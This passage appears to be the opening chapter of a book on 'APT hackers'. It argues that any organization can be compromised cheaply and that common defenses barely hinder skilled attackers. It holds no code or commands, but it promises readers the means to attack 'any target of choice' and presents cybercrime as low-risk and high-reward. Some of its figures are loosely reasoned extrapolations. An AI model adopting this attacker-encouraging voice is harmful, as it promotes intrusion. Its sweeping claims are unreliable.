Ultimately, conveying the ease with which an individual can obtain the necessary skill set to target and compromise any target organization is the singular point of this book. In that vein, this is not meant to imply that the techniques covered in this book represent the only means to systematically target and compromise an organization. On the contrary, it is acknowledged that the attacker/defender wrestling match is in constant flux and the attacks that work today may cease to work tomorrow, only to be resurrected a year from now. It is, however, believed that the vast majority of strategies, tactics, techniques, tools, and attacks covered in this book will remain effective for a considerable amount of time.

In this book, we will not cover every possible attack, every advanced technique, or all possible iterations of the covered attacks. Instead, we start from a foundation of utilizing the simplest attacks with the only requirement being the efficacy of the attack. And as you'll see, the ability to acquire this "advanced" skill set is well within the grasp of every individual. It is from this perspective that I hope to demonstrate to the reader the almost absurdly simple effort required to reach the point where any organization can be targeted and compromised, and thus the fact that every organization today is vulnerable to a targeted attack by an attacker with very few resources.

Again, the goal is clear: This book exists to elaborate and illuminate the impact a single individual can have. If you want to understand my argument for this new cyber-wizard and learn the ease with which an individual can reach this

summit, then follow me through the looking glass.

Targeted Organizations

The important thing to note is that no organization is safe from an APT hacker, large or small. That bears repeating: NO organization is safe from an APT hacker. Take a moment to think of the most meaningful organization that could be compromised—governments, military agencies, defense contractors, banks, financial firms, utility providers. It doesn't matter to an APT hacker. Each organization may present unique challenges, but none are safe.

Frankly, I'm not sure which is worse—the fact that any large organization can be compromised or that any small organization can be compromised. It's obviously not a good thing if a utility provider can be compromised, but consider the implications to the vastly larger number of smaller organizations. If a large organization with far more resources can be compromised, how can a tiny organization with a fraction of the budget even stand a chance against an APT hacker? The fact is that smaller organizations don't stand a chance. As you'll learn in later chapters, the tactics used by an APT hacker will make it trivial to compromise small organizations. It's also much more difficult and far less likely for a small organization to detect the presence of an APT hacker; thus, an attacker can maintain access undetected for a very long time in all organizations, especially in small ones.

Constructs of Our Demise

Seriously? Can any organization be hacked?

Yes.

Any? Even the most secure environments?

Yes.

But seriously, any organization, regardless of industry?

Yes.

And it doesn't matter what defenses they have in place?

Of course, the defenses matter. It just may make it more difficult, but not impossible.

There isn't one single factor that makes it possible to compromise any

organization today. There isn't one single vulnerability, issue, or attack method. Instead, there are many contributing factors that, in aggregate, allow an APT hacker to hack any target. Following are the foundations we have built our world upon that are leading to the cold, hard truth that we live without any effective security against APT hackers. It is very important that you understand all of these truths, as they affect everyone. Not just organizations large and small, but individuals too.

The Impact of Our Youth

Do not for a second forget how young the information security field—and technology in general—is. It's easy to forget simply because the Internet is so deeply involved in our daily lives, but the Internet and modern digital technology in general have not been around for very long.

Don't misinterpret the fact that technology is young and think that it makes the current insecurity of our world okay or just a small part of growing pains that we will quickly grow out of. Instead, you should understand the long-term implications this insecurity has on our lives. The foundation of so much of what we rely on is riddled with serious vulnerabilities.

Yes, the foundation of the Internet is older than 1993, but many people consider 1993 as the official year the World Wide Web was born, which was when the Internet started gaining in popularity. That means we have been entangled for just over 25 short years. We have gone from watching web pages load line by line in the span of a few minutes over a blazingly fast 28.8K modem to fiber-optic connections being commonplace for homes with the ability to download entire movies in under a minute—and all in 25 years!

This simply means that some of the necessary growing pains have not been experienced yet—growing pains that will be the catalyst for change. Technologies and laws that need to be put in place to fix these insecurities simply have not been created yet. Unfortunately, though, things are going to get worse before they get better. In the next chapter, we'll explore some of the real-world events that point to the fact that the storm is gaining in intensity and getting closer. In addition, because current ubiquitous technologies have not existed for very long, the defenses that will be effective simply have not been created yet. These defenses will manifest themselves in technology, processes, education, and the way people use technology, among others. We are currently asking too much of our defenders. Technology has developed too quickly without effective consideration for security.

The Economics of (In)security

One of the most important and simple truths in this technological war is that you simply can't afford to prevent a successful attack from an APT hacker. Not only is it extremely costly to even attempt—currently, it's actually impossible to prevent a compromise from an APT hacker. The mathematics behind risk management simply breaks apart when accounting for an APT hacker.

Let's first define the basic math behind risk management. Generally, expenditures on security involve spending money (and resources) to protect a greater amount of money (or resources) from being lost. If you have a million dollars in the bank, you're not going to spend that million dollars to protect itself. Likewise, if a business generates a million dollars a year in revenue, they can't spend a million dollars annually on security.

In this book, you'll learn the attack vectors and attack techniques to employ to become an APT hacker and compromise any target of choice. Once you have this understanding, you'll realize that at many levels, companies and individuals simply can't afford to prevent the attack methods you'll use.

Why is it impossible to prevent a successful APT hacker attack? Are the technologies capable of defending against an APT hacker attack simply too expensive? The cost of technology is part of the issue, but it's not the entire picture. Although it would be absurdly expensive to implement all of the cutting-edge defensive technologies even if you were able to do so, these current technologies will not stop the attacks discussed in this book.

Security vs. Risk Management

Many people, including many experts in the information security field, confuse security and risk management. When discussing security in the context of a business, you must understand that a business is not in business to "be secure." Spending money on security does not directly generate more revenue. Instead, businesses must perform risk management to minimize the risk of doing business to an acceptable level. Processes like patch management, vulnerability management, system hardening, and incident response are no-brainers for reducing risk, but essentially, a business cannot remove all the risk from technology, and obviously, technology is an essential part of every business today.

It is this very fact that allows an APT hacker to hack any target organization. Businesses simply can't spend enough money to defend against an APT hacker

in an effective or foolproof way. A business may remove certain attack paths and vulnerabilities but will never be able to remove all the attack vectors that an APT hacker can use.

Inverted Risk and ROI

Other extremely important economic factors include the diminished risk and greatly increased return on investment (ROI) for digital attackers. The fact is that the risks are greatly reduced for cyber-criminals compared to traditional criminals, and the money made compared to the time invested is far greater for cyber-criminals.

Let's look at an example. If a criminal wanted to rob a bank today, there are serious concerns of being injured or captured. He could easily be killed by an armed security guard, police officer, or a trigger-happy store clerk and is risking being arrested and immediately thrown in prison. A cyber-criminal doesn't have any of those risks. He has no worry of immediate physical harm, and due to the anonymity afforded by the Internet, is unlikely to ever be identified, let alone arrested.

According to FBI crime statistics, in 2011, the average bank robbery in America netted the criminal just under \$8,000 USD (www.fbi.gov/stats-services/publications/bank-crime-statistics-2011/bank-crime-statistics-2011-q1). Yes, that is correct, just under \$8,000 for risking your life and liberty. That doesn't sound like a good return on investment to me.

What about cyber-criminals? Attacks against nonfinancial organizations or even home users can easily net six figures or more for a cyber-criminal. In a traditional robbery, you're limited to how much money the organization has on hand and how much you can carry out the door. In the digital world, you don't have those constraints. You're only limited by how much is in the "account," and then it can be as easy as a few mouse clicks to have the money transferred out. Or you can sit and wait for the most opportune time to retrieve the most money or steal someone's identity.

The same is true of robbing individuals. If I break into someone's house, I have to either hope they have a lot of money stored at their house or have valuables that are easily sold that will be difficult to trace back to the robbery. Instead, if I compromise their computer, I can take money right out of their account or try to steal their identity and take out a loan in their name, use their credit cards, or sell this information to a horde of hungry buyers.

All of this points to the clear fact that the return for time invested, as well as

the risks involved, are greatly in the favor of a cyber-criminal, as shown in [Figure 1-2](#).





Figure 1-2 *Risk vs. return on investment ratios*

A Numbers Game

A very clear advantage that an attacker has against defenders lies in the sheer number of items a defender needs to juggle. In theory, a defender must fix (or at least account for) every vulnerability that an attacker can use to compromise a system. An attacker needs to find only one exploitable vulnerability or path to win the battle.

Consider all of the effort needed by security staff to secure a business in an effective way. Things like patch management, vulnerability management, server hardening, and security awareness training are only a small portion of some of the business processes that must be in place. These processes are further inhibited by the typical bureaucratic process of most businesses. That means that while an organization is juggling a thousand different things, constantly scrambling to develop or adjust defensive processes, or deploy new security controls, an APT hacker is only concerned with the one ball that's been dropped.



Time Is Not Yo' Friend

Right in line with the fact that the numbers are stacked against defenders is the fact that security is a process, not a destination, and security, being dynamic, is the understatement of the century. You may be “secure” today, but in 24 hours, a new vulnerability could manifest itself that makes you very vulnerable and an easy target to compromise.

Maybe a new vulnerability has been discovered that affects your Internet-facing systems and allows an attacker to remotely execute arbitrary code—a very serious vulnerability indeed. Now you have to go through the process of identifying which systems are vulnerable, identify the patch, ensure it won’t affect the systems in a negative way, ensure that it actually fixes the vulnerability, and then apply the patch. Even if you’ve patched your systems as quickly as half a day after the patch has been made available, that may be more than enough time for an attacker to compromise your systems, as seen in [Figure 1-3](#).




Figure 1-3 Patch process security gap

Think that this is just a theoretical gap? Think again. This is why so many worms and viruses are so effective. Many viruses rely on vulnerabilities for which a patch has already been issued but attackers are simply exploiting the gap in the patch timeline, as shown in [Figure 1-4](#), knowing that many organizations are extremely slow to patch.




Figure 1-4 Attacker advantage in patch process security gap

Unfortunately, an attacker doesn't have to just sit and wait for an exploit to be released either. An attacker can actively research specific technologies you have in place, looking for zero-day vulnerabilities. Typically, the amount of information needed to perform this type of research is minimal and easily obtained. Most of the software in place today will gladly inform anyone of its specific version. The attacker can then target these specific versions and look for existing vulnerabilities or develop new exploits. We'll cover details on how an APT hacker can obtain this information in [Chapters 4 and 5](#).

Psychology of (In)security

People fail to assign the same importance to IT security as they do to traditional security concerns. Many people fail to realize the security implications of their digital actions. This is partly due to the complexity of technology, which can be difficult to understand even for the creators of the vulnerable technology, let alone the average consumer. It would appear that because computer systems are so complex, many people simply give up on trying to understand or deal with computer security.

Most people can easily appreciate the implications of not locking their house when they leave. Yet many people do not appreciate the implications of not

patching their systems, not configuring a firewall correctly, or not installing antivirus software. Part of the problem appears to be due to the fact that people are so disconnected from the causality of technology—that is to say the cause and effect of insecure technology and bad cyber-security behaviors.

Ambiguous Causality

Many people in the IT field are quick to point out that they have trouble adjusting end-user behaviors so that they make better security decisions. One of the reasons people have trouble appreciating the importance of their digital security decisions is due to ambiguous causality—cause and effect.

For example, if someone forgets to lock the door to their car and someone steals their radio, they can immediately see and feel the negative effects of their bad decision. They'll have an immediate negative emotional reaction, and they'll probably never make the mistake of leaving their car unlocked again (at least not for a while). However, if someone fails to patch their computer and their credit card details are stolen, there's no immediate emotional connection to the failure in security. Most everyone understands the relationship between the cause of not using the car's security (a locked door) and the effect of an attack (having a radio stolen), but few people understand the relationship between computer security and credit card theft. In fact, many might never fully understand why or how they were compromised in this simple online attack.

Also, consider the time between when the actual compromise took place and when the victim is made aware of the fact. The initial compromise might come from a user clicking a malicious link in an e-mail, and then weeks or even months later, the criminal creates a credit card with the victim's details and goes on a shopping spree. So how can a user be expected to understand the actual impact of malicious e-mails when the effects are so far removed from the cause? This makes it virtually impossible for the average person to appreciate the effects of their bad techno-security decisions.

Offensive Thinking vs. Defensive Thinking

Generally, there is a big difference in the offensive and defensive thinking processes, which leaves the attacker with a clear advantage. Defensive thinkers appear to have a narrow and traditional process for handling security, whereas attackers take a much more liberal and “outside of the box” approach to problems. This, of course, is a somewhat ethereal statement, and in no way do I

mean to imply that defensive personnel are less intelligent than offensive attackers. Instead, this is just another example of a general industry failure in the psychology of security.

This can be summed up as the “patch mentality” vs. the “outside of the box” mentality. There have been many examples of defenders creating ways to mitigate specific attacks or attack vectors, but completely failing to look at those defenses from the perspective of actual attackers. There are many great, innovative ideas to mitigate specific attacks and attack classes, but in many cases, they are completely reactionary. The attacker will always have the upper hand because they can innovate in a fundamentally different and faster way. Ultimately, the problem boils down to defensive thinkers not taking the time to think like an offensive attacker. To build the best defenses, one should constantly look at their systems from both viewpoints, and today, many organizations fail to correctly obtain the viewpoint of the attacker.

The Big Picture

I’m not telling you anything new when I say how important cell phones, computers, the Internet, or even Facebook are to the majority of the world. However, have you ever stopped to think of the actual impact of these technologies, both on a personal and global scale? The fact is that the security implications and impact of technology on our world stretches far beyond the actual domain of technology, and we simply can’t comprehend every single way that these technologies have and will continue to affect our lives. These technologies affect our health, wealth, social status, well-being, and without a doubt, our security. People used to have to physically bring information from one end of the world to the other; look how far we’ve come.

Many people believe this burst in technology is simply another necessary or unavoidable step in our evolution—a product of commercialism, capitalism, and market-driven demand. Consumers demand access to inexpensive technologies that keep them “connected” or make them more productive and are ravenous to buy the latest new gadget. Technology giants create new and innovative hardware and software to meet this demand and are constantly adding new features to differentiate their products from their competitors. In the rush to get new products finished and in the hands of consumers as quickly and inexpensively as possible, security is often completely neglected.

A serious problem lies in what many people fail to realize. This is *not* just another step in human advancement. Technology has huge and far-reaching

implications for our security, both on a personal and a global level. And we have gone way too far to simply start over. It's absolutely impossible to compete in this world without using technology. When was the last time you saw a job that needed to specifically state "computer skills a plus"? It's just assumed now.

This complete entanglement between humans and technology has such profound implications on everyone's lives, we could easily fill libraries discussing it all. Consider how often you use technology without even realizing it. The power grid, emergency response systems, payment and banking systems—virtually every part of our lives relies on a complex network of computer systems.

Take a moment to actually ponder the previous statement; how many times a day do you use a computer or a smart phone or some other networked device without even realizing it? We are all touched by technology now, whether we like it or not. Your grandparents may never even use a computer, but their bank went digital a long time ago, making your grandparents also susceptible to technological vulnerabilities.

This proliferation of technology, among other things, has led to the current nightmare of insecurity throughout our world and lays the foundation for the coming revolutions. All of this pervasive technology is ripe for abuse. Even designed and deployed in the most secure ways, there remains room to abuse technology.

Many people also believe that things will simply self-correct. They believe that one of the contributing factors that have put us in this terrible spot will get us out of it—that is, that the market will meet the demands of consumers who need security. They believe that eventually, the security of technology will get to a point where all the security weaknesses inherent today are gone, or at least mostly remediated.

Unfortunately, this is simply not going to happen. As you will learn throughout this book, the issues go far beyond just vulnerabilities in technology products. It comes down to our species not being prepared for and unable to adapt quickly enough to handle the complex security implications of technology. As a species, not only are we inherently bad at calculating real risk, but the way we use technology, the assumptions we make, and the trust we assign to our digital assets is very much skewed in the wrong direction.

Now am I saying that the world will crumble around us and we will return to small societies based on tribal warfare? Obviously not—well, hopefully not. What I am saying is that for a very long time now, this world will remain a playground for people who understand technology and are willing to bend and

manipulate the rules to meet their goals.

Although I do believe that the world will start to self-correct (and has already begun to), the root of the problem lies far out of our control, which means that although specific vulnerabilities may shift and change over time, one fact will remain true for a very long time, perhaps for the rest of our civilization: *The fact that nothing is out of reach for the APT hacker.*

Guerilla Warfare

Information security is very much like guerrilla warfare. Organizations are large, stationary targets that very small bands of invisible threats can attack at will. APT hackers represent “irregular” soldiers that infiltrate large organizations and withdraw as soon as they have what they need, although they may remain surreptitiously resident in an organization for a long time. To say that an APT hacker uses mobility to their advantage is an extreme understatement.

APT hackers utilize elements of many other warfare strategies; however, the major tactics and strategies of guerilla warfare apply nicely to the APT hacker, as you’ll see later in this book.

However, there are many factors in which this is very different from traditional warfare. For example, unlike traditional warfare, many attackers don’t need to worry about retaliation. In warfare, they bomb us; we bomb them. But cyber-criminals and APT hackers don’t have that worry. Additionally, with traditional crimes, the criminal has to worry about getting caught and either killed or sent to prison. An APT hacker uses extremely stealthy methods to make it virtually impossible to ever assign a specific individual to any cyber-attack. Thus, this cyber-war will be a constant struggle to defend against a virtually anonymous attacker with the upper hand.

Another interesting fact is that organizations are limited by several factors when choosing which defenses to utilize to secure their business. So many organizations struggle to implement even rudimentary industry-standard best practice configurations and technologies that they simply can’t deploy technologies that attackers are unaware of. This is very important and bears repeating. Defenders are only using technologies that attackers are aware of and can specifically research and analyze for vulnerabilities. This means that attackers can innovate and use exploits that defenders are unaware of. Defenders can then be slow to discover, analyze, and come up with corrective measures for these exploits.

This doesn’t mean that organizations cannot innovate, but that attackers are

able to innovate more quickly and to a greater extent. As an example, if an organization uses a specific antivirus software, an attacker can acquire their own copy of the software and develop new programs or techniques to circumvent it. If the attacker uses this technique at only a few target organizations, it's highly unlikely that an appropriate defense will be developed in any meaningful amount of time. A defense or fix may ultimately be developed, but by then the damage has already been done and the attacker can move on to developing new attack techniques.

The Vulnerability of Complexity

The vulnerability of complexity, not to be confused with the complexity of a specific vulnerability, is the fact that in extremely complex systems you are guaranteed to have inherent security vulnerabilities. Software itself is one of the most obvious and often used examples. Some studies show that for approximately every thousand lines of code, at least one vulnerability is introduced.

Microsoft Windows 7, without any extra software installed, has about 50 million lines of code! That means there are roughly 50,000 vulnerabilities in Windows 7 alone. Even if only 1 percent of those are security vulnerabilities that can be exploited to gain a positive outcome for an attacker, that would mean there are 500 vulnerabilities in Windows 7. The statistics seem to indicate that there are far more than 500 exploitable vulnerabilities in major operating systems just waiting to be discovered.

Now think of all of the systems in place besides just operating systems that add to this complexity: banking systems, power and utility control systems, network systems—all of these are built in similar ways with similar vulnerabilities, and then they're all networked together.

Exploitless Exploits

In line with the vulnerability of complexity is the fact that many of the attack vectors an APT hacker will utilize don't involve exploits in the traditional information security sense. Things like stack overflows, heap overflows, SQL injection, cross-site scripting (XSS), and file format bugs are all part of the APT hacker's toolkit; however, they're almost completely unnecessary. Today, an APT hacker can be extremely effective without using a single one of these exploits.

Instead, an APT hacker will simply exploit the fundamental function of the technologies used everywhere by using them exactly as they were designed, but to an end that is beneficial to the attacker. A perfect example of this would be a program that uploads files to a remote system. This software could be used legitimately by a company to transfer files to a partner organization, or it could be used by an attacker to transfer confidential files to a system in his control. The point is that this software does not take advantage of any unknown zero-day flaws, coding issues, or configuration problems; instead, it just relies on the nature of a network, the very reason a network exists, and a slight variation in the use of a standard program.

This is similar to the crowbar argument. It is a common point made in the information security community that a crowbar has both legitimate uses and nefarious uses. That doesn't make the crowbar bad; instead, that definition is left to the person wielding the crowbar. We'll cover exploitless exploits more in [Chapter 3](#), and you'll learn to appreciate it more in the second part of this book when we cover specific attacks.

It is important to keep in mind what we discussed earlier, that these are new problems in our new dimension of reality. In the past, humans didn't have to understand how a network affected their lives. Keep that in mind for the rest of this book, and hopefully the rest of your life. You should also understand that networks are not the only technology that can be fundamentally exploited. Stand-alone computers can still provide excellent targets to an APT hacker; it all depends on the desired goal of the APT hacker and the target system. We will cover these types of attacks in a later chapter.

The Weaponizing of Software

In the past decade and a half, the hacker world has changed a great deal. In that short time, I never would have predicted how drastically things would change.

One of the most interesting and remarkable changes in the information security and underground communities has been the weaponizing of software—that is, turning software into offensive tools that can be used by people with little to no understanding of the underlying technology. Think of a gun; you stick a premade bullet into a gun, point the gun at whatever your target is, and pull the trigger. You don't need to understand the complex math that goes into building a gun, how the firing mechanism works, the ratio of gunpowder to projectile, or how strong the barrel needs to be. You simply point and shoot.

Weaponized software has been developed for both commercial and professional audiences, but even more interesting are the tools developed specifically for criminals. These for-sale weaponized offerings for criminals include virus and rootkit development kits, web exploit packs, botnets for rent, zero-day exploits and more, which often require minimal to no programming knowledge. Virus and rootkit frameworks allow attackers to create a customized virus with minimal time and effort using only the functionality the attacker requires. Some of the kits even include specialized delivery methods.

Botnet operators have started offering hourly rates to use their services. This includes using the botnet for a DDoS attack, using the hosts as proxies for web browsing or performing attacks, and even using the processing power to crack passwords.

By far, some of the most interesting software for sale are zero-day exploits. A zero-day exploit (or “0-day”) is essentially an exploit for which there is no patch, either because the vendor is unaware that the vulnerability exists or they haven’t had sufficient time to develop a patch. Either way, a zero-day exploit is a very powerful tool in any attacker’s arsenal.

Some security groups will sell a zero-day exploit to anyone who is willing to pay for it, and although the sale will sometimes be limited to one buyer, this is not a guarantee. Zero-day exploits in popular software programs can easily be sold for well over six figures, with some groups selling subscription-based zero-day exploit services. You pay an annual fee to join the network, and when a new zero-day exploit is released, you’re given the privilege of purchasing it.

Even scarier is trying to predict the future. If you can buy zero-day exploits today, what will you be able to purchase tomorrow? In the future, we’ll see access to specific companies for sale or trade secrets, intellectual property, or any other type of valuable or sensitive information. Or maybe you’ll find hackers holding up cardboard signs on the highway, willing to hack anyone you desire for a small fee. What would you buy if *any* information were for sale?

At the top of the list of weaponized software are exploit frameworks. The two most obvious commercial examples include Metasploit and Canvas. It has become ridiculously, even laughably, easy to execute complicated attacks with tools like Metasploit. Executing attacks or using remote exploits can be as easy as right-clicking a node in a nice graphical interface and clicking Go. Once exploited, you can even turn a compromised host into a proxy with a similar click of the mouse, which allows you to attack hosts that are only visible to the compromised host. We’ll look at executing specific attacks using Metasploit in future chapters.

Ultimately, the impact of weaponized software on our world will be greater than the effect of traditional weapons that have revolutionized warfare, if for no other reason than the fact that weaponized software is available to *everyone*, not just nation-states with deep pockets. When the atom bomb was invented, it revolutionized warfare, and every government has been scrambling to develop the bomb since. It is much easier and just as effective to implement modern digital weapons of mass destruction.

Ineffective Ubiquitous Defenses

Most of today's defensive technologies are almost completely useless against an APT hacker. Things like antivirus software, intrusion detection systems, and even firewalls are considered absolutely necessary for most organizations and see widespread deployment. However, they don't actually provide much of an obstacle for an APT hacker.

Antivirus software is a perfect example of a necessary defense that simply doesn't hold up against an APT hacker. You definitely don't want to run systems without antivirus software, but you're not using antivirus software to prevent attacks from an APT hacker. Most antivirus technologies are signature based, meaning that if a file or executable matches a specific signature, it is flagged and acted upon. However, this relies on the fact that a signature has been created for any given malicious program.


Antivirus vendors do have proactive methods for identifying malicious software in the wild, but this still relies on the fact that a program has been detected by someone as performing a questionable activity. An APT hacker has the advantage of creating tools and programs that are unique to any attack. An APT hacker doesn't even have to re-create the wheel and write a new program from scratch for each attack either. The attacker can simply manipulate the source code of existing tools just enough to evade any antivirus signatures and avoid any unnecessary work. We'll cover specific tactics for evading these systems in future chapters.

